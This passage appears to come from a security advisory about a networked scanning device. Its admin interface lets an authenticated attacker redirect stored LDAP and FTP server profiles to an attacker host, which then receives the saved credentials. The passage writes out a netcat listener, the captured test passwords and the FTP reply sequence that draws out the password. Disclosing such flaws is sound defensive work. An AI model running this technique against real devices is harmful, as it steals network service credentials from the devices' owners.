
Changing the LDAP server's IP address and port number does not force the existing LDAP username or password to be cleared. Upon pressing Submit, the device will connect to the attacker's IP address and disclose the LDAP username's password.

```
Unset
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.86.42  netmask 255.255.255.0  broadcast 192.168.86.255
        ether 00:15:5d:56:22:00  txqueuelen 1000  (Ethernet)
        RX packets 6269531  bytes 3945033486 (3.9 GB)
        RX errors 0  dropped 1904354  overruns 0  frame 0
        TX packets 469519  bytes 41172746 (41.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ nc -v -n -l 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.86.62 48003
03`.TESTDOMAIN\testadmin�test_admin_password0B
```

Exploitation - FTP

An authenticated attacker with access to the device's administration interface can change an existing “Scan to” FTP profile, and change the configured FTP server’s IP address and port number to a value of the attacker's choosing, as shown below.



Profile 1 (FTP)

Profile Name	FTP Scan Server
Host Address	192.168.86.42
Port Number	4444
Username	test_ftp_user
Password	
Password	••••••••
Retype password	
SSL/TLS	[● None] ○ SSL(Implicit Mode) ○ TLS(Explicit Mode) ☐ Verify Server Certificate
Store Directory	/scans
File Name	BRNB42200D56C3B

Changing the FTP server's IP address and port number does not force the existing FTP username or password to be cleared. Upon pressing Submit, the device will connect to the attacker's IP address and allow the attacker to retrieve the FTP server's password.

```
Unset
$ nc -v -n -l 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.86.62 32091
220 hi
USER test_ftp_user
331 hi
PASS test_ftp_password
```

Note: When the connection from the device is established to the Netcat listener, the attacker must enter a "220" message to initiate the FTP connection with the device, and then enter a "331" message to request the password.